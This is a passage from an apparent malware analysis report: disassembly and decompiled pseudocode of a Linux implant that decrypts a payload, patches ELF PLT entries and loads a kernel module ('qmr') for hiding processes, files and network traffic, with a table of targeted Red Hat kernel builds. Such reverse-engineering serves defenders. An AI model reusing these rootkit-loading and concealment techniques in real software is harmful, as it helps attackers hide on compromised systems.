mov eax, [ebp+var_20]
mov dword ptr [esp+4], GL_LOAD
add eax, [edi+4]
mov [esp], eax
call near ptr dlopen_... ; 尝试加载so文件
test eax, eax
jz short loc_805EB19
mov edx, [ebx+30h]
add edi, 8
mov ecx, [ebx+2Ch]
mov [ecx+edx*4], eax
add edx, 1
cmp esi, edi
mov [ebx+30h], edx
ja short loc_805EB67
loc_805EB9C:
; CODE XREF: serial_loadso+C5↑j
xor edi, edi
add esp, 2Ch
mov eax, edi
pop ebx
pop esi
pop edi
pop ebp
retn
; -----
loc_805EBA8:
; CODE XREF: serial_loadso+B0↑j
mov edi, 00000004h
jmp loc_805EB20
serial_loadso
endp
```

After trying to load, it will try to patch the plt of the ELF file format:

```
LOAD:0005E935 03 C0
LOAD:0005E935 74 29
LOAD:0005E937
LOAD:0005E937
LOAD:0005E937 80 4F 34 02
LOAD:0005E93B 31 C0
LOAD:0005E93D E9 73 FE FF FF
LOAD:0005E93D
LOAD:0005E942 8D B6 00 00 00 00
LOAD:0005E948
LOAD:0005E948
LOAD:0005E948 89 3C 24
LOAD:0005E94B E8 50 01 00 00
LOAD:0005E950 85 C0
LOAD:0005E952 0F 85 5D FE FF FF
LOAD:0005E958 88 47 0C
LOAD:0005E95B E9 F1 FD FF FF
LOAD:0005E960
LOAD:0005E960
LOAD:0005E960
LOAD:0005E960 88 45 18
LOAD:0005E963 89 3C 24
LOAD:0005E966 89 44 24 04
LOAD:0005E96A E8 51 02 00 00
LOAD:0005E96F 85 C0
LOAD:0005E971 0F 85 3E FE FF FF
LOAD:0005E977 EB BE
LOAD:0005E979
LOAD:0005E979
LOAD:0005E979
LOAD:0005E979 88 43 18
LOAD:0005E97C 8D 74 26 00
LOAD:0005E980 EB 88
LOAD:0005E982
LOAD:0005E982
LOAD:0005E982
LOAD:0005E982 88 11 00 00 D0
LOAD:0005E987 E9 29 FE FF FF
LOAD:0005E987
LOAD:0005E987
LOAD:0005E987
LOAD:0005E98C 8D 74 26 00
LOAD:0005E990
LOAD:0005E990
LOAD:0005E990
test eax, eax
jz short loc_805E960
loc_805E937:
; CODE XREF: serial_bind_0x531ab53f_got+297↑j
or byte ptr [edi+34h], 2
xor eax, eax
jmp loc_805E7B5
; -----
align 8
loc_805E948:
; CODE XREF: serial_bind_0x531ab53f_got+6B↑j
mov [esp], edi
call serial_loadso
test eax, eax
jnz loc_805E7B5
mov eax, [edi+0Ch]
jmp loc_805E751
; -----
loc_805E960:
; CODE XREF: serial_bind_0x531ab53f_got+255↑j
mov eax, [ebp+arg_10]
mov [esp], edi
mov [esp+4], eax
call serial_elf_patch_plt ; 尝试修复elf文件格式的plt
test eax, eax
jnz loc_805E7B5
jmp short loc_805E937
; -----
loc_805E979:
; CODE XREF: serial_bind_0x531ab53f_got+22B↑j
mov eax, [ebx+18h]
lea esi, [esi+0]
jmp short loc_805E90D
; -----
loc_805E982:
; CODE XREF: serial_bind_0x531ab53f_got+12B↑j
mov eax, 00000011h
jmp loc_805E7B5
serial_bind_0x531ab53f_got
endp
; -----
align 10h
; ===== SUBROUTINE =====
```


■ Initialization and Kernel Module Loading of Bvp Engine

The decryption and loading of the kernel module will also be executed in the main process, which will go through following steps:

1. Decrypt the payload package;
2. Initialize the Bvp engine and adapt to the corresponding kernel version structure;
3. Start trying to load the ko module, which is mainly used for hiding processes, files, networks, etc.;

Details are as follows:

1. Try to decrypt the ko payload;



2. Bvp overall processing function;

```

LOAD:00058BC0                                serial_Bvp_process proc near          ; CODE XREF: serial_config_play_0x00000001+F1j
LOAD:00058BC0                                ; serial_config_play_0x00000000+C1j
LOAD:00058BC0                                var_8                                = dword ptr -8
LOAD:00058BC0                                var_4                                = dword ptr -4
LOAD:00058BC0 55                                push    ebp
LOAD:00058BC1 89 E5                                mov     ebp, esp
LOAD:00058BC3 83 EC 18                                sub     esp, 18h
LOAD:00058BC6 89 5D F8                                mov     [ebp+var_8], ebx
LOAD:00058BC9 89 C3                                mov     ebx, eax
LOAD:00058BCB 89 75 FC                                mov     [ebp+var_4], esi
LOAD:00058BCE 8B 00                                mov     eax, [eax]
LOAD:00058BD0 89 D6                                mov     esi, edx
LOAD:00058BD2 A3 AC DE 06 08                                mov     ds:ELF_API_0x08052A40, eax
LOAD:00058BD7 E8 D4 FD FF FF                                call    serial_bvp_config
LOAD:00058BDC 3C 01                                cmp     al, 1
LOAD:00058BDE 74 18                                jz      short it_should_jump_patch_75
LOAD:00058BE0 E8 7B FF FF FF                                call    serial_bvp_sym
LOAD:00058BE5 89 C2                                mov     edx, eax
LOAD:00058BE7 31 C0                                xor     eax, eax
LOAD:00058BE9 80 FA 01                                cmp     dl, 1
LOAD:00058BEC 74 2A                                jz      short loc_8058C18
LOAD:00058BEE 8B 5D F8                                mov     ebx, [ebp+var_8]
LOAD:00058BF1 8B 75 FC                                mov     esi, [ebp+var_4]
LOAD:00058BF4 89 EC                                mov     esp, ebp
LOAD:00058BF6 5D                                pop     ebp
LOAD:00058BF7 C3                                retn
; -----
LOAD:00058BF8                                it_should_jump_patch_75:          ; CODE XREF: serial_Bvp_process+1EFj
LOAD:00058BF8 8B 43 08                                mov     eax, [ebx+8]
LOAD:00058BF8 89 34 24                                mov     [esp], esi          ; xx
LOAD:00058BFE 89 44 24 08                                mov     [esp+8], eax        ; zz
LOAD:00058C02 8B 43 04                                mov     eax, [ebx+4]
LOAD:00058C05 89 44 24 04                                mov     [esp+4], eax        ; yy
LOAD:00058C09 E8 42 0B 00 00                                call    serial_bvp
LOAD:00058C0E 8B 5D F8                                mov     ebx, [ebp+var_8]
LOAD:00058C11 8B 75 FC                                mov     esi, [ebp+var_4]
LOAD:00058C14 89 EC                                mov     esp, ebp
LOAD:00058C16 5D                                pop     ebp
LOAD:00058C17 C3                                retn
; -----
LOAD:00058C18                                loc_8058C18:          ; CODE XREF: serial_Bvp_process+2C1j
LOAD:00058C18 89 34 24                                mov     [esp], esi
LOAD:00058C18 E8 30 1D 00 00                                call    serial_bvp_sym
LOAD:00058C20 8B 5D F8                                mov     ebx, [ebp+var_8]
LOAD:00058C23 8B 75 FC                                mov     esi, [ebp+var_4]
LOAD:00058C26 89 EC                                mov     esp, ebp
LOAD:00058C28 5D                                pop     ebp
LOAD:00058C29 C3                                retn
serial_Bvp_process endp
; -----
LOAD:00058C2A 8D B6 00 00 00 00                                align 10h
LOAD:00058C30                                ; ===== SUBROUTINE =====
00010AC0 00058BC0: serial_Bvp_process (synchronized with Hex View-1)

```

The corresponding pseudo code:

```

1 int __usercall serial_Bvp_process@<eax>(int *a1@<eax>, int a2@<edx>)
2 {
3     char v4; // dl
4     int result; // eax
5
6     ELF_API_0x08052A40 = *a1;
7     if ( (unsigned __int8)serial_bvp_config() == 1 )
8         return serial_bvp(a2, a1[1], a1[2]);
9     v4 = serial_bvp_sym();
10    result = 0;
11    if ( v4 == 1 )
12        result = serial_Bvp_sym(a2);
13    return result;
14 }

```

3. Initialization function serial_bvp of Bvp engine

| Address | Disassembly | Comment |
|---------------------------------------|--|---------|
| LOAD:080589B0 | push ebp | |
| LOAD:080589B1 55 | mov ebp, esp | |
| LOAD:080589B3 81 EC 38 01 00 00 | sub esp, 138h | |
| LOAD:080589B9 80 85 10 FF FF FF | lea eax, [ebp+buffer] | |
| LOAD:080589BF 89 50 F4 | mov [ebp+var_C], ebx | |
| LOAD:080589C2 8B 1D AC DE 06 08 | mov ebx, ds:ELF_API_0x08052A40 | |
| LOAD:080589C8 89 75 F8 | mov [ebp+var_8], esi | |
| LOAD:080589CB 8D B5 DF FE FF FF | lea esi, [ebp+var_121] | |
| LOAD:080589D1 89 7D FC | mov [ebp+var_4], edi | |
| LOAD:080589D4 C7 45 E4 00 00 00 00 | mov [ebp+var_1C], 0 | |
| LOAD:080589DB C7 45 E0 00 00 00 00 | mov [ebp+var_20], 0 | |
| LOAD:080589E2 C7 45 DC 00 00 00 00 | mov [ebp+var_24], 0 | |
| LOAD:080589E9 C7 45 D8 00 00 00 00 | mov [ebp+var_28], 0 | |
| LOAD:080589F0 C7 45 D4 00 00 00 00 | mov [ebp+var_2C], 0 | |
| LOAD:080589F7 C7 44 24 08 1C 00 00 00 | mov dword ptr [esp+8], 1Ch ; length | |
| LOAD:080589FF C7 44 24 04 74 26 06 08 | dword ptr [esp+4], offset aBvp_sym__devmem_is_allowed ; "Bvp_sym__devmem_is_allowed" | |
| LOAD:08058A07 89 04 24 | mov [esp], eax ; dst | |
| LOAD:08058A0A E8 C1 71 00 00 | call serial_bind_0xa8a16d65_xcode | |
| LOAD:08058A0F C7 44 24 04 00 00 00 00 | dword ptr [esp+4], 0 | |
| LOAD:08058A17 89 44 24 08 | mov [esp+8], eax | |
| LOAD:08058A1B 8D 05 E4 | lea eax, [ebp+var_1C] | |
| LOAD:08058A1E 89 04 24 | mov [esp], eax | |
| LOAD:08058A21 FF D3 | call ebx ; ELF_API_0x08052A40 | |
| LOAD:08058A23 31 DB | xor ebx, ebx | |
| LOAD:08058A25 85 C0 | test eax, eax | |
| LOAD:08058A27 75 5F | jnz short loc_8058A88 | |
| LOAD:08058A29 8B 45 E4 | mov eax, [ebp+var_1C] | |
| LOAD:08058A2C 85 C0 | test eax, eax | |
| LOAD:08058A2E 74 58 | jz short loc_8058A88 | |
| LOAD:08058A30 83 F8 FF | cmp eax, 0FFFFFFFh | |
| LOAD:08058A33 74 53 | jz short loc_8058A88 | |
| LOAD:08058A35 8D 85 41 FF FF FF | lea eax, [ebp+dst] | |
| LOAD:08058A3B 8B 3D AC DE 06 08 | edi, ds:ELF_API_0x08052A40 | |
| LOAD:08058A41 C7 44 24 08 20 00 00 00 | mov dword ptr [esp+8], 20h ; ' ' ; length | |
| LOAD:08058A49 C7 44 24 04 94 26 06 08 | dword ptr [esp+4], offset aBvp_config__linux_version_code ; "Bvp_config__LINUX_VERSION_CODE" | |
| LOAD:08058A51 89 04 24 | mov [esp], eax ; dst | |
| LOAD:08058A54 E8 77 71 00 00 | call serial_bind_0xa8a16d65_xcode | |
| LOAD:08058A59 C7 44 24 04 00 00 00 00 | dword ptr [esp+4], 0 | |
| LOAD:08058A61 89 44 24 08 | mov [esp+8], eax | |
| LOAD:08058A65 8D 05 E0 | lea eax, [ebp+var_20] | |
| LOAD:08058A68 89 04 24 | mov [esp], eax | |
| LOAD:08058A6B FF D7 | call edi ; ELF_API_0x08052A40 | |
| LOAD:08058A6D 85 C0 | test eax, eax | |
| LOAD:08058A6F 75 17 | jnz short loc_8058A88 | |
| LOAD:08058A71 8B 45 E0 | mov eax, [ebp+var_20] | |
| LOAD:08058A74 83 F8 FF | cmp eax, 0FFFFFFFh | |
| LOAD:08058A77 74 0F | jz short loc_8058A88 | |
| LOAD:08058A79 3D 19 06 02 00 | cmp eax, 20619h | |
| LOAD:08058A7E B8 01 00 00 00 | mov ebx, 1 | |
| LOAD:08058A83 76 13 | jbe short loc_8058A98 | |
| LOAD:08058A85 8D 76 00 | lea esi, [esi+0] | |
| LOAD:08058A88 | | |

The corresponding pseudo code:

```
2{
3  int (__cdecl *v0)(int *, _DWORD, int); // ebx
4  int v1; // eax
5  int v2; // eax
6  int v3; // ebx
7  int (__cdecl *v4)(unsigned int *, _DWORD, int); // edi
8  int v5; // eax
9  void (__cdecl *v7)(int *, _DWORD, int); // edi
10 int v8; // eax
11 void (__cdecl *v9)(int *, _DWORD, int); // edi
12 int v10; // eax
13 void (__cdecl *v11)(int *, _DWORD, int); // edi
14 int v12; // eax
15 char v13[49]; // [esp+17h] [ebp-121h] BYREF
16 char buffer[49]; // [esp+48h] [ebp-F0h] BYREF
17 char dst[49]; // [esp+79h] [ebp-8Fh] BYREF
18 char v16[49]; // [esp+AAh] [ebp-8Eh] BYREF
19 char v17[49]; // [esp+DBh] [ebp-5Dh] BYREF
20 int v18; // [esp+10Ch] [ebp-2Ch] BYREF
21 int v19; // [esp+110h] [ebp-28h] BYREF
22 int v20; // [esp+114h] [ebp-24h] BYREF
23 unsigned int v21; // [esp+118h] [ebp-20h] BYREF
24 int v22[4]; // [esp+11Ch] [ebp-1Ch] BYREF
25
26 v0 = (int (__cdecl *) (int *, _DWORD, int))ELF_API_0x08052A40;
27 v22[0] = 0;
28 v21 = 0;
29 v20 = 0;
30 v19 = 0;
31 v18 = 0;
32 v1 = serial_bind_0xa8a16d65_xcode(buffer, "Bvp_sym__devmem_is_allowed", 28);
33 v2 = v0(v22, 0, v1);
34 v3 = 0;
35 if ( !v2 )
36 {
37     if ( v22[0] )
38     {
39         if ( v22[0] != -1 )
40         {
41             v4 = (int (__cdecl *) (unsigned int *, _DWORD, int))ELF_API_0x08052A40;
42             v5 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_config__LINUX_VERSION_CODE", 32);
43             if ( !v4(&v21, 0, v5) && v21 != -1 )
44             {
45                 v3 = 1;
46                 if ( v21 <= 0x20619 )
47                 {
48                     v7 = (void (__cdecl *) (int *, _DWORD, int))ELF_API_0x08052A40;
49                     v8 = serial_bind_0xa8a16d65_xcode(v16, "Bvp_config__CONFIG_INFINIBAND_NES", 35);
50                     v7(&v20, 0, v8);
51                     v9 = (void (__cdecl *) (int *, _DWORD, int))ELF_API_0x08052A40;
52                     v10 = serial_bind_0xa8a16d65_xcode(v17, "Bvp_config__CONFIG_INFINIBAND_NES_MODULE", 42);
53                     v9(&v19, 0, v10);
54                     v11 = (void (__cdecl *) (int *, _DWORD, int))ELF_API_0x08052A40;
55                     v12 = serial_bind_0xa8a16d65_xcode(v13, "Bvp_config__CONFIG_XEN", 24);
56                     v11(&v18, 0, v12);
57                     if ( v20 != 1 && v19 != 1 )
58                         LOBYTE(v3) = v18 == 1;
59                 }
60             }
61         }
62     }
}
```


4. serial_bvp process

| | | |
|--|-------------------------|---|
| LOAD:00059750 | | |
| LOAD:00059750 | 55 | push ebp |
| LOAD:00059751 | 89 E5 | mov ebp, esp |
| LOAD:00059753 | 81 EC 28 09 00 00 | sub esp, 928h |
| LOAD:00059759 | 80 3D B0 DE 06 08 00 | cmp ds:g_elf_decode, 0 |
| LOAD:00059760 | 89 5D F4 | mov [ebp+var_C], ebx |
| LOAD:00059763 | 89 75 F8 | mov [ebp+var_8], esi |
| LOAD:00059766 | 89 7D FC | mov [ebp+var_4], edi |
| LOAD:00059769 | C7 45 E4 00 00 00 00 | mov [ebp+var_1C], 0 |
| LOAD:00059770 | 75 25 | jnz short loc_8059797 |
| LOAD:00059772 | A1 C8 3C 06 08 | mov eax, ds:g_elf_len |
| LOAD:00059777 | BB FF FF FF FF | mov ebx, 0FFFFFFFh |
| LOAD:0005977C | C7 04 24 20 3D 06 08 | mov dword ptr [esp], offset g_elf_buf ; buf |
| LOAD:00059783 | 89 44 24 04 | mov [esp+4], eax ; len |
| LOAD:00059787 | E8 D4 64 00 00 | call serial_bind_0x4743c911_xor |
| LOAD:0005978C | 85 C0 | test eax, eax |
| LOAD:0005978E | 74 2C | jz short loc_80597BC |
| LOAD:00059790 | C6 05 B0 DE 06 08 01 | mov ds:g_elf_decode, 1 |
| LOAD:00059797 | | |
| LOAD:00059797 | | loc_8059797: ; CODE XREF: serial_bvp+201j |
| LOAD:00059797 | A1 C8 3C 06 08 | mov eax, ds:g_elf_len |
| LOAD:0005979C | 8D B5 7C FF FF FF | lea esi, [ebp+info] |
| LOAD:000597A2 | C7 44 24 04 20 3D 06 08 | mov dword ptr [esp+4], offset g_elf_buf ; elf_buf |
| LOAD:000597AA | 89 34 24 | mov [esp], esi ; info |
| LOAD:000597AD | 89 44 24 08 | mov [esp+8], eax ; elf_len |
| LOAD:000597B1 | E8 BA 0C 00 00 | call serial_elf_getbaseinfo |
| LOAD:000597B6 | 85 C0 | test eax, eax |
| LOAD:000597B8 | 89 C3 | mov ebx, eax |
| LOAD:000597BA | 74 24 | jz short loc_80597E0 |
| LOAD:000597BC | | |
| LOAD:000597BC | | loc_80597BC: ; CODE XREF: serial_bvp+3E1j |
| LOAD:000597BC | | ; serial_bvp+AD1j ... |
| LOAD:000597BC | 8B 45 E4 | mov eax, [ebp+var_1C] |
| LOAD:000597BF | 85 C0 | test eax, eax |
| LOAD:000597C1 | 74 08 | jz short loc_80597CB |
| LOAD:000597C3 | 89 04 24 | mov [esp], eax |
| LOAD:000597C6 | E8 C5 70 00 00 | call serial_bind_0x44611a64_free |
| LOAD:000597CB | | |
| LOAD:000597CB | | loc_80597CB: ; CODE XREF: serial_bvp+711j |
| LOAD:000597CB | 89 D8 | mov eax, ebx |
| LOAD:000597CD | 8B 75 F8 | mov esi, [ebp+var_8] |
| LOAD:000597D0 | 8B 5D F4 | mov ebx, [ebp+var_C] |
| LOAD:000597D3 | 8B 7D FC | mov edi, [ebp+var_4] |
| LOAD:000597D6 | 89 EC | mov esp, ebp |
| LOAD:000597D8 | 5D | pop ebp |
| LOAD:000597D9 | C3 | retn |
| LOAD:000597D9 | | |
| LOAD:000597DA | 8D B6 00 00 00 00 | ; ----- |
| LOAD:000597E0 | | align 10h |
| LOAD:000597E0 | | |
| LOAD:000597E0 | | loc_80597E0: ; CODE XREF: serial_bvp+6A1j |
| LOAD:000597E0 | 8D 45 E4 | lea eax, [ebp+var_1C] |
| LOAD:000597E3 | 89 44 24 08 | mov [esp+8], eax |
| LOAD:000597E7 | 8D 85 48 FF FF FF | lea eax, [ebp+var_B8] |
| LOAD:000597ED | 89 44 24 04 | mov [esp+4], eax |
| LOAD:000597F1 | 89 34 24 | mov [esp], esi |
| LOAD:000597F4 | E8 C7 0E 00 00 | call serial_Bvp_sizeof |
| LOAD:000597F9 | 85 C0 | test eax, eax |
| 00011750 00059750: serial_bvp (Synchronized with Hex View-1) | | |

5. Load the first module qmr

```
117 int v118; // [esp+8F8h] [ebp-30h] BYREF
118 unsigned int v119; // [esp+8FCh] [ebp-2Ch] BYREF
119 int v120; // [esp+900h] [ebp-28h] BYREF
120 int v121; // [esp+904h] [ebp-24h] BYREF
121 int v122; // [esp+908h] [ebp-20h] BYREF
122 int v123[4]; // [esp+90Ch] [ebp-1Ch] BYREF
123
124 v123[0] = 0;
125 if ( !g_elf_decode )
126 {
127     v3 = -1;
128     if ( !serial_bind_0x4743c911_xor(g_elf_buf, g_elf_len) )
129         goto LABEL_5;
130     g_elf_decode = 1;
131 }
132 v3 = serial_elf_getbaseinfo(info, g_elf_buf, g_elf_len);
133 if ( !v3 )
134 {
135     v3 = serial_Bvp_sizeof(info, v102, v123);
136     if ( !v3 )
137     {
138         v3 = -1;
139         v117 = 0;
140         v118 = 0;
141         v5 = serial_bind_0xa8a16d65_xcode(buffer, "qmr", 5); // 第一个内核模块
142         v120 = 0;
143         v119 = 0;
144         v6 = v5;
145         if ( v5 )
146         {
147             v7 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
148             v8 = serial_bind_0xa8a16d65_xcode(dst, "Bvp_offsetof__CzZmodule__Mname", 32);
149             v3 = v7(&v120, 0, v8);
150             if ( !v3 )
151             {
152                 v9 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
153                 v10 = serial_bind_0xa8a16d65_xcode(v100, "Bvp_const__MODULE_NAME_LEN", 28);
154                 v3 = v9(&v119, 0, v10);
155                 if ( !v3 )
156                 {
157                     if ( v120 == -1 || v119 == -1 )
158                     {
159                         v11 = v104;
160                     }
161                     else
162                     {
163                         v11 = v104;
164                         v12 = *(_DWORD *)(v104 + 40 * v105 + 16) + v103;
165                         if ( !*( _BYTE *)(v12 + v120) )
166                         {
```


6. Verify the distribution:

```
153 v10 = serial_bind_0xa8a16d65_xcode(v100, BVP_CONST_MODULE_NAME_LEN, 20);
154 v3 = v9(&v119, 0, v10);
155 if ( !v3 )
156 {
157     if ( v120 == -1 || v119 == -1 )
158     {
159         v11 = v104;
160     }
161     else
162     {
163         v11 = v104;
164         v12 = *(_DWORD *) (v104 + 40 * v105 + 16) + v103;
165         if ( !(_BYTE *) (v12 + v120) )
166         {
167             (*(void (__cdecl **)(int, int, unsigned int))&strncpy_...)(v120 + v12, v6, v119);
168             v11 = v104;
169         }
170     }
171     v119 = *(_DWORD *) (v11 + 40 * v107 + 20);
172     v13 = serial_bind_0xa8a16d65_xcode(v94, "vermagic", 10);
173     v79 = 0;
174     v14 = *(int (__cdecl **)(int))&strlen_...)(v13);
175     v15 = *(_DWORD *) (v104 + 40 * v107 + 16) + v103;
176     if ( !v15 )
177         goto LABEL_41;
178     do
179     {
180         if ( !(*(int (__cdecl **)(int, int, int))&strncpy_...)(v15, v13, v14) )
181         {
182             v16 = (const char *) (v15 + v14 + 1);
183             if ( *(_BYTE *) (v15 + v14) != 61 )
184                 v16 = v79;
185             v79 = v16;
186         }
187         v15 = sub_805A3C0(v15, &v119);
188     }
189     while ( v15 );
190     v3 = -1;
191     if ( v79 )
192     {
193         if ( !strcmp(
194             v79,
195             "e86dd99a33cb9df96e793518f659746f8cc3d9ac39413871f5afd58d7d00685ab0c449d62aa35c865a133dff") ) // 校验发行版本
196             //
197         {
198             serial_bind_0xbf3146c2_memset(v100, 0);
199             v3 = serial_bvp_config();
200             if ( !v3 )
201             {
202                 serial_bind_0x70873eff_memmove(v79, v100, 80);
203                 v17 = (int (__cdecl *) (int, _DWORD, int))ELF_API_0x88052A40;
204                 v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_config_CONFIG_HOOVERSIONS", 32);
205                 v3 = v17(&v117, 0, v18);
206                 if ( !v3 )
207                 {
208                     if ( v117 == 1 )
209                     {
210                         v119 = 0;
211                         v120 = 0;
212                         v121 = 0;
213                     }
214                 }
215             }
216         }
217     }
218 }
```

7. This release corresponds to the version in TSB:

| | |
|---|------------------------------------|
| 4.1 Linux version 2.6.9-11.EL (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 Fri May 20 18:17:57 EDT 2005 | f7583f359ef8f26a8f58c113ac7fde0= |
| 4.2 Linux version 2.6.9-22.EL (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 Mon Sep 19 18:20:28 EDT 2005 | fe80fc70bf9db7075e9e0fb0c770bfe= |
| 4.3 Linux version 2.6.9-34.EL (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 Fri Feb 24 16:44:51 EST 2006 | 3e7a8cc0c25e882570eca080d8349c92= |
| 4.4 Linux version 2.6.9-42.EL (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 Wed Jul 12 23:16:43 EDT 2006 | b5b678cf805b3b09581303786d01d8cf= |
| 4.5 Linux version 2.6.9-55.EL (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 Fri Apr 20 16:35:59 EDT 2007 | df61eade798c73b3856695a695cb227a= |
| 4.6 Linux version 2.6.9-67.EL (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed Nov 7 13:41:13 EST 2007 | ed4c725e19754e64cf046a245d265501= |
| 4.7 Linux version 2.6.9-78.EL (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 Wed Jul 9 15:27:01 EDT 2008 | 28fbd4d2772ac82473cd562c5d9df3d6= |
| 4.8 Linux version 2.6.9-89.EL (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 Mon Apr 20 10:23:08 EDT 2009 | 8debe58a1f60754d305aa3bf01136a65= |
| 4.1 Linux version 2.6.9-11.ELsmp (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 SMP Fri May 20 18:26:27 EDT 2005 | a71048d6369a67956428d0b02d2c752d= |
| 4.2 Linux version 2.6.9-22.ELsmp (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 SMP Mon Sep 19 18:32:14 EDT 2005 | 87e51d3b1e3234e2f644b8f2b4ba3fa9= |
| 4.3 Linux version 2.6.9-34.ELsmp (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 SMP Fri Feb 24 16:54:53 EST 2006 | 3308280a57cdeeb23c2fcd6564c2fbfe= |
| 4.4 Linux version 2.6.9-42.ELsmp (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 SMP Wed Jul 12 23:27:17 EDT 2006 | 83c30b21b928f15fdd959a389a064d32= |
| Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@hs20-bc1-5.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:17:21 EST 2007 | 1c8fd03a1962172bdc9b1a6bab306b68= |
| Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:13:42 EST 2007 | 7e27a73867db2a4e0f00d726a95689bee= |
| 4.5 Linux version 2.6.9-55.ELsmp (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Apr 20 17:03:35 EDT 2007 | e5127b3e3b1639fcd8d231c78bc5faa7= |
| 4.6 Linux version 2.6.9-67.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 SMP Wed Nov 7 13:58:04 EST 2007 | 6233d72d26f693c859ca0ab5bee1fc37= |
| 4.7 Linux version 2.6.9-78.ELsmp (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 SMP Wed Jul 9 15:39:47 EDT 2008 | 23f8c30154c640c90305073ddcace4b6= |
| 4.8 Linux version 2.6.9-89.ELsmp (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 SMP Mon Apr 20 10:34:33 EDT 2009 | 7759fcea928377e9cd30d5ccab757b5= |

8. Check 2:

```
v18 = serial_bind_0xa8a16d65_xcode(v85, "Bvp_config__CONFIG_MODVERSIONS", 32);
v3 = v17(&v117, 0, v18);
if ( !v3 )
{
    if ( v117 == 1 )
    {
